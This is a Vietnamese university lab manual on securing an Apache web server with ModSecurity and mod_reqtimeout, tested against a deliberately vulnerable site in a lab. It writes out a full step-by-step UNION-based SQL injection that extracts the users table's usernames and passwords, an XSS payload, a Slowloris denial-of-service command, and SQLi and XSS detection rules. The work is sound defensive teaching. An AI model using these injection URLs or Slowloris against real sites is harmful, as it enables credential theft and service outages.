HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN

MODULE THỰC HÀNH

XÂY DỰNG ỨNG DỤNG WEB AN TOÀN

BÀI THỰC HÀNH SỐ 03.04

CẤU HÌNH AN TOÀN CHO MÁY CHỦ WEB APACHE

Người xây dựng bài thực hành:

Cao Minh Tuấn

HÀ NỘI, 2015

MỤC LỤC

THÔNG TIN CHUNG VỀ BÀI THỰC HÀNH

Tên bài thực hành: Cấu hình an toàn cho máy chủ web Apache

Module: Xây dựng ứng dụng web an toàn

Số lượng sinh viên cùng thực hiện: 01

Địa điểm thực hành: Phòng máy

Yêu cầu:

- Yêu cầu phần cứng:
  - + Mỗi sinh viên được bố trí 01 máy tính với cấu hình tối thiểu: CPU 2.0 GHz, RAM 8GB, HDD 50GB
- Yêu cầu phần mềm trên máy:
  - + Hệ điều hành Linux CentOS 6.5, Kali
  - + VMware Worstation 9.0 trở lên
- Công cụ thực hành:
  - + Máy ảo VMware: CentOS 6.5, Kali.
- Yêu cầu kết nối mạng LAN: có
- Yêu cầu kết nối mạng Internet: có
- Yêu cầu khác: máy chiếu, bảng viết, bút/phấn viết bảng

Công cụ được cung cấp cùng tài liệu này:

- Tệp tin tấn công Slowloris.pl
-

CHUẨN BỊ BÀI THỰC HÀNH

Đối với giảng viên

Trước buổi học, giảng viên (người hướng dẫn thực hành) cần kiểm tra sự phù hợp của điều kiện thực tế của phòng thực hành với các yêu cầu của bài thực hành.

Ngoài ra không đòi hỏi gì thêm.

Đối với sinh viên

Trước khi bắt đầu thực hành, cần tạo các bản sao của máy ảo để sử dụng. Đồng thời xác định vị trí lưu trữ các công cụ đã chỉ ra trong phần yêu cầu.

PHẦN 1. CÀI ĐẶT CẤU HÌNH MODSECURITY CHO MÁY CHỦ WEB APACHE

ModSecurity là một bộ máy phát hiện và phòng chống xâm nhập dành cho các ứng dụng Web gọi là Web application firewall. Hoạt động như một module của máy chủ web Apache, mục đích của ModSecurity là tăng cường bảo mật cho các ứng dụng Web, bảo vệ chúng khỏi các loại tấn công đã biết và chưa biết.

WAF thiết lập một lớp bảo vệ bên ngoài phát hiện và ngăn cản các cuộc tấn công trước khi nó tác động đến web application. WAF có các tính năng sau:

– Có khả năng phân tích tỉ mỉ và ghi lại nhật ký toàn bộ các hoạt động của giao thức Http như: Rrequest, Response.

– Có khả năng theo dõi lưu lượng gói tin http (HTTP trafic)theo thời gian thực để sớm phát hiện các cuộc tấn công tượng tự như hệ thống web intrusion detection. Chủ động theo dõi những request để phát hiện những điểm không bình thường, các gói tin này sẽ được ghi lại hoặc bị loại bỏ.

– Có khả chạy trên nhiều hệ điều hành Linux, Windows, Solaris, FreeBSD, OpenBSD, NetBSD, AIX, Mac OS X, và HP-UX.

– Chống lại các cuộc tấn công an ninh của web phổ biến như: SQL Injection, XSS, Execute code, phát hiện bots, crawlers.

– Phát hiện sự xâm nhập của Trojans horses, Error Hiding – ngụy trang các tin nhắn lỗi gửi bởi máy chủ và các tính năng khác.

1.1. Chuẩn bị

- Máy ảo chạy hệ điều hành CentOS đã cài đặt và cấu hình website sử dụng Apache, php, MySQL.
- Máy ảo chạy hệ điều hành Kali linux với công cụ tấn công từ chối dịch vụ Slowloris.

1.2. Mô hình triển khai

Máy ảo Web Linux CentOS 6.5 chạy website: Apache, PHP, MySQL, Mod_security, Mod_reqtimeout.

Máy ảo Kali thực hiện tấn công SQL, XSS, từ chối dịch vụ

1.3. Các bước thực hiện

Thực hiện trên máy CentOS:

- Xây dựng website có lỗ hổng bảo mật
- Từ máy Kali thực hiện tấn SQL, XSS, từ chối dịch vụ vào máy chủ web
- Cài đặt mod_security và mod_reqtimeout lên máy chủ web
- Thực hiện tấn công lại để kiểm tra kết quả.

1.4. Cài đặt website có lỗ hổng bảo mật

Sử dụng mã nguồn website có lỗ hổng bảo mật cài đặt lên máy chủ Linux CentOS 6.5 đã cài sẵn: Apache, MySQL, PHP, phpmyadmin

Truy cập thử:

1.5. Cài đặt module Mod_Security lên máy chủ Linux CentOS

Truy cập tới máy chủ webserver thông qua ứng dụng ssh:

1.5.1. Cài đặt các thư viện cần thiết:

```
    #yum install httpd-devel libxml2-devel pcre-devel apr-devel
apr-util-devel curl-devel -y

    #yum install gcc
```

```
File  Edit  View  Search  Terminal  Help
 cyrus-sasl-devel          i686      2.1.23-13.el6_3.1      base          303 k
 db4-cxx                   i686      4.7.25-18.el6_4        base          605 k
 db4-devel                 i686      4.7.25-18.el6_4        base          6.6 M
 expat-devel               i686      2.0.1-11.el6_2         base          121 k
 libidn-devel              i686      1.18-2.el6             base          137 k
 openldap-devel            i686      2.4.23-34.el6_5.1      updates       1.1 M
 zlib-devel                i686      1.2.3-29.el6           base           44 k
Updating for dependencies:
 curl                      i686      7.19.7-37.el6_5.3      updates       194 k
 db4                       i686      4.7.25-18.el6_4        base          580 k
 db4-utils                 i686      4.7.25-18.el6_4        base          129 k
 httpd                     i686      2.2.15-31.el6.centos   updates       828 k
 httpd-tools               i686      2.2.15-31.el6.centos   updates        74 k
 libcurl                   i686      7.19.7-37.el6_5.3      updates       172 k
 libxml2                   i686      2.7.6-14.el6_5.2       updates       800 k
 libxml2-python            i686      2.7.6-14.el6_5.2       updates       315 k
 openldap                  i686      2.4.23-34.el6_5.1      updates       267 k

Transaction Summary
```

1.5.2. Cài đặt Mod Security

Đối với CentOS 6.5 cần cập nhật kho dữ liệu liên kết phần mềm:

```
##RHEL/CentOS 6 32-Bit ##

#wget
http://download.fedoraproject.org/pub/epel/6/i386/epel-release-
6-8.noarch.rpm

#rpm -ivh epel-release-6-8.noarch.rpm
```

Lệnh kiểm tra kho liên kết:

```
# yum repolist
```

Sử dụng lệnh sau để cài đặt mod_security:

```
# yum install mod_security
```

Quá trình cài đặt thành công.

1.5.3. Cấu hình mod_security

Truy cập đến tệp tin

```
/etc/httpd/conf.d/mod_security.conf
```

Tìm dòng SecRuleEngine off sửa lại thành SecRuleEngine on

Lưu lại thay đổi

Restart lại Apache để Mod_Security có hiệu lực:

```
#service httpd restart
```

1.6. Thực hiện tấn công vào website

1.6.1. Tấn công SQL Injection

Truy cập http://192.168.1.4/raovat/index.php?mod=baiviet&id=6

- Thêm dấu nháy đơn (') -> trang web bị lỗi ko hiện gì:

- Xác định số trường: xóa dấu nháy đơn, thêm vào sau url "order by 100-- -"

Trang web bị lỗi không hiện gì.

Thay số 100 bằng số 5 -> Trang web hiện bình thường. Tăng lên số 6 trang web vẫn bình thường, tăng lên số 7 trang web lỗi không hiện gì.

Như vậy cơ sở dữ liệu của trang web có 6 trường.

- Xác định trường bị lỗi để khai thác:


Chạy url: http://192.168.1.4/raovat//index.php?mod=baiviet&id=-6 union select 1,2,3,4,5,6-- -

Hiển thị ra 2 con số là: 3 và 5.

Vậy trường số 3 và 5 có thể khai thác.

- Xem tên cơ sở dữ liệu của website:

Chạy url: http://192.168.1.4/raovat/index.php?mod=baiviet&id=-6 union select 1,2,database(),4,5,6-- -



Kết quả hiện ra: raovat -> đây là tên cơ sở dữ liệu.

- Xem danh sách các table của database:

Chạy url: http://192.168.1.4/raovat/index.php?mod=baiviet&id=-6 union select 1,2,unhex(hex(group_concat(table_name))),4,5,6 from information_schema.tables where table_schema=database()-- -

Kết quả: tb_blog,tb_categories,tb_monan,tb_order5,tb_slide,tb_users -> danh sách table

- Xem các cột trong table tb_users:

Chạy url: http://192.168.1.4/raovat/index.php?mod=baiviet&id=-6 union select 1,2,unhex(hex(group_concat(column_name))),4,5,6 from

information_schema.columns where table_schema=database() and table_name=0x74625f7573657273-- -

Kết quả: iduser,username,password,fullname,email,rule,session

Giải thích: 74625f7573657273 là mã hexa của tb_users

- Xem thông tin lưu trong các trường


Chạy url: http://192.168.1.4/raovat/index.php?mod=baiviet&id=-6 union select 1,2,unhex(hex(group_concat(iduser,username,password,fullname,email,rule,session))),4,5,6 from tb_users-- -

Kết quả: hiện toàn bộ thông tin user có trong bảng tb_users

1.6.2. Tấn công XSS

Truy cập thực đơn: http://192.168.1.4/raovat/index.php?mod=thucdon

để đặt một đơn hàng




Tại mục tên khách hàng chèn vào đoạn Script có nhiệm vụ đưa ra cửa sổ thông báo với nội dung "XSS Attack":

```
<script>alert("XSS")</script>
```

Truy cập vào trang quản lý để xem danh sách đơn đặt hàng: http://192.168.1.4/raovat/admin/modules/login.php

Cửa sổ thông báo với nội dung "XSS" xuất hiện cho thấy Website có chứa lỗ hổng bảo mật XSS.



Tấn công được vào website thông qua lỗ hổng XSS của web.

1.6.3. Thiết lập luật Mod_security chặn 2 tấn công trên

Truy cập vào máy chủ website CentOS:

Tạo tệp tin /etc/httpd/conf.d/rule.conf vào chèn vào dòng luật sau:

SecRule REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|!REQUEST_COOKIES:/_pk_ref/|REQUEST_COOKIES_NAMES|ARGS_NAMES|ARGS|XML:/* "(/*!?|*/|[';]--|--[\s\r\n\v\f]|(?:--[^-]*?-)|([^\-&])#.*?[\s\r\n\v\f];?\\x00)" "phase:2,deny,status:403,id:'1',msg:'SQL Inject',log

Restart lại Apache:

```
#service httpd restart
```

Thực hiện lại tấn công SQL Injection chúng ta sẽ nhận được trả lời từ Server "403 Forbidden":

Thiết lập luật chống tấn công XSS:


Chèn dòng luật sau vào file /etc/httpd/conf.d/rule.conf:

SecRule ARGS "(?i)(<script[^>]*>[\s\S]*?<\/script[^>]*>|<script[^>]*>[\s\S]*?<\/script[[\s\S]]*[\s\S]|<script[^>]*>[\s\S]*?<\/script[\s]*[\s]|<script[^>]*>[\s\S]*?<\/script|<script[^>]*>[\s\S]*?)" "phase:2,deny,status:403,id:'2',msg:'XSS Filter',log

Restart lại Apache:

```
#service httpd restart
```

Thực hiện lại tấn công SQL Injection chúng ta sẽ nhận được trả lời từ Server "403 Forbidden".



Kết luận:


Như vậy sử dụng tường lửa ứng dụng Mod_security cho thể chặn được một số dạng tấn công vào website đã tạo.

PHẦN 2. CÀI ĐẶT CẤU HÌNH MOD_REQUIRE_TIMEOUT BẢO VỆ CHỐNG TẤN CÔNG TỪ CHỐI DỊCH VỤ

2.1. Xây dựng website

Trên máy chủ Linux CentOS cài đặt bộ website: Apache, php, MySQL…

Truy cập trang web:



2.2. Từ máy Kali Linux tấn công từ chối dịch vụ vào webserver

Tại máy Kali sử dụng dòng lệnh điều khiển tệp tin slowloris.pl tấn công từ chối dịch vụ và webserver:


```
root@kali:/tmp# perl slowloris.pl -dns 192.168.1.4
Connecting to 192.168.1.4:80 every 100 seconds with 1000 sockets:
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Sending data.
Current stats:  Slowloris has now sent 490 packets successfully.
This thread now sleeping for 100 seconds...
```

```
Current stats:  Slowloris has now sent 1403 packets successfully.
This thread now sleeping for 100 seconds...

                Sending data.
Current stats:  Slowloris has now sent 1504 packets successfully.
This thread now sleeping for 100 seconds...

                Sending data.
Current stats:  Slowloris has now sent 1889 packets successfully.
This thread now sleeping for 100 seconds...
```

Sử dụng trình duyệt web truy cập lại website:



Lúc này máy chủ không đủ tài nguyên để xử lý yêu cầu của người dùng hợp lệ, nó reset tất cả các kết nối. Vì vậy người dùng hợp lệ không thể truy cập được.

2.3. Phòng chống tấn công từ chối dịch vụ

Kích hoạt Module reqtimeout trong máy chủ Apache

Truy cập vào tệp tin httpd.conf trên máy chủ web theo đường dẫn:

```
[root@webserver ~]# cd /etc/httpd/conf
```

Bật tệp tin httpd.conf:

```
[root@webserver conf]# vi httpd.conf
```

Truy cập đến dòng 202 và thêm vào dòng:

```
196 LoadModule proxy_connect_module modules/mod_proxy_connect.so
197 LoadModule cache_module modules/mod_cache.so
198 LoadModule suexec_module modules/mod_suexec.so
199 LoadModule disk_cache_module modules/mod_disk_cache.so
200 LoadModule cgi_module modules/mod_cgi.so
201 LoadModule version_module modules/mod_version.so
202 LoadModule reqtimeout_module modules/mod_reqtimeout.so
203
204 #
205 # The following modules are not loaded by default:
206 #
```

Tiếp tục tìm đến dòng 378 và thêm vào các nội dụng sau:

```
378 <IfModule reqtimeout_module>
379         RequestReadTimeout header=20-40,MinRate=500 body=20,MinRate=500
380 </IfModule>
```


Lưu nội dung tệp tin và thoát chế độ chỉnh sửa tệp tin. gõ (:x)

Khởi động lại dịch vụ web apache:

```
[root@webserver httpd]#service httpd restart
```

Chuyển đến máy Kali thực hiện tấn công từ chối dịch vụ lại:

Truy cập lại trang web:



Lúc này trang web vẫn hoạt động bình thường.

Kết thúc bài thực hành.